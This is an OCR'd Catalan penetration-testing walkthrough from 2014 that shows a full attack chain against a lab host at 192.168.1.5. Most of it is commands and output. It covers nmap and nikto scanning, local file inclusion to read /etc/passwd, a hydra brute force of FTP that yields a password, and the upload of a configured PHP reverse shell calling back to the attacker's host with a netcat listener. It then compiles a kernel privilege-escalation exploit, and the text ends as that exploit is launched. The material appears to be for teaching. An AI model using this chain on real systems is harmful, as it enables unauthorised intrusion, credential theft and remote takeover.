
Breu exemple d'atac a un sistema informàtic

Pau Muñoz i Pairet


Lleida 2014

Nmap -Pn 192.168.1.5




Escanejem TOTS els ports, per a mes informació

nmap -p- 192.168.1.5




nmap -p 22,80,20201 -sV 192.168.1.5



Utiltizem el software nikto (apt-get install nikto) per aconseguir mes informació sobre el servidor http

nikto -h http://192.168.1.5



naveguem per el lloc web, analitzem manualment tota l'informació possible

Deduim que dins el codi php sota el qual corre la pàgina, s'hi amaga algun tipus de funció de l'estil “include” dirigida a arxius locals del sistema operatiu

Canviem personal.html per /etc/passwd

realitzem un atac LFI per llegir /etc/passwd així sabem noms d'usuari del sistema operatiu

Utilitzem un script per generar un diccionari a partir de les paraules del lloc web

./dict.sh http://192.168.1.5

```
root@galileo:~# ./dict.sh http://192.168.1.5

15:30:15 - Inici de baixada http://192.168.1.5. Pot tardar bastant...
15:30:15 - Hem acabat de baixar, Creant diccionari...
15:30:15 - Diccionari creat!
Total de paraules: 151
Diccionari creat a ./wordlist.txt!
```

Utiltizem hydra per atacar el servidor ftp

```
root@galileo:~# hydra -t 1 -l jsparrow -s 20201 -P wordlist.txt -vV 192.168.1.5
ftp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-05-16 15:32:27
[DATA] 1 task, 1 server, 151 login tries (l:1/p:151), ~151 tries per task
[DATA] attacking service ftp on port 20201
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "" - 1 of 151 [child 0]
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "a" - 2 of 151 [child 0]
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "abandone" - 3 of 151 [ch
ild 0]
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "abarca" - 4 of 151 [chi
d 0]
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "al" - 5 of 151 [child 0
[ATTEMPT] target 192.168.1.5 - login "jsparrow" - pass "alegre" - 6 of 151 [chi
d 0]
[20201][ftp] host: 192.168.1.5   login: jsparrow   password: alegre
[STATUS] attack finished for 192.168.1.5 (waiting for children to complete tests
)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-05-16 15:32:43
```

Trobat's un usuari i una contrasenya vàlids, ens connectem al ftp

```
Name (192.168.1.5:root): jsparrow
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 33       33           4096 May 17 17:02 baixades
-rw-r--r--    1 0        0             516 May 14 08:37 contacto.html
drwxr-xr-x    2 0        0            4096 May 14 08:37 css
drwxr-xr-x    2 0        0            4096 May 14 11:37 db
drwxr-xr-x    2 0        0            4096 May 14 08:45 img
-rwxrwxrwx    1 0        0             693 May 14 08:46 index.php
-rw-r--r--    1 0        0             163 May 14 08:37 intro.html
-rw-r--r--    1 0        0            2233 May 14 08:37 lirica.html
-rw-r--r--    1 0        0             297 May 14 08:37 personal.html
-rw-r--r--    1 0        0              19 May 14 11:21 robots.txt
drwxr-xr-x    2 0        0            4096 May 14 11:18 vaixell
226 Directory send OK.
ftp>
```

Descobrim que hi ha un directori on disposem de tots els permisos necesaris per pujar arxius i executar-los

Partint de la base de que el servidor víctima, tal com hem descobert a partir del seu lloc web, disposa de php instalat, pujarem un backdoor escrit en php, aquest script es connectarà cap a la nostre màquina i ens permetrà interactuar amb el servidor

utiltizarem el script php-reverse-shell.php disponible a packetstormsecurity.com

editem els detalls corresponents

```
  GNU nano 2.2.6        Fichero: php-reverse-shell.php

// Some compile-time options are needed for daemonisation (like pcntl, posix). $
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.3';  // CHANGE THIS
$port = 2323;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
```


El pujem al directori baixades via ftp

Acte seguit, escoltem conexions al port 2323 utiltizant netcat

nc -lvp 2323

Acte seguit executem el codi des del navegador web

http://192.168.1.5/baixades/php-reverse-shell.php i mantenim la finestra oberta




Un cop rebuda la conexió podem veure que instantaniament ens mostra que la versió del kernel de la màquina a atacar es bastant antiga. Moltes vegades podem atacar el kernel d'un sistema operatiu per elevar els nostres privilegis a la màquina

Si busquem una mica per internet trobem:

http://www.exploit-db.com/exploits/15704/

Es un exploit, ens baixem el codi font, i el compilem a la màquina karli

gcc -w exploit.c -o exploit



El pujem al sistema via ftp

Llançem l'exploit que acabem de pujar al sistema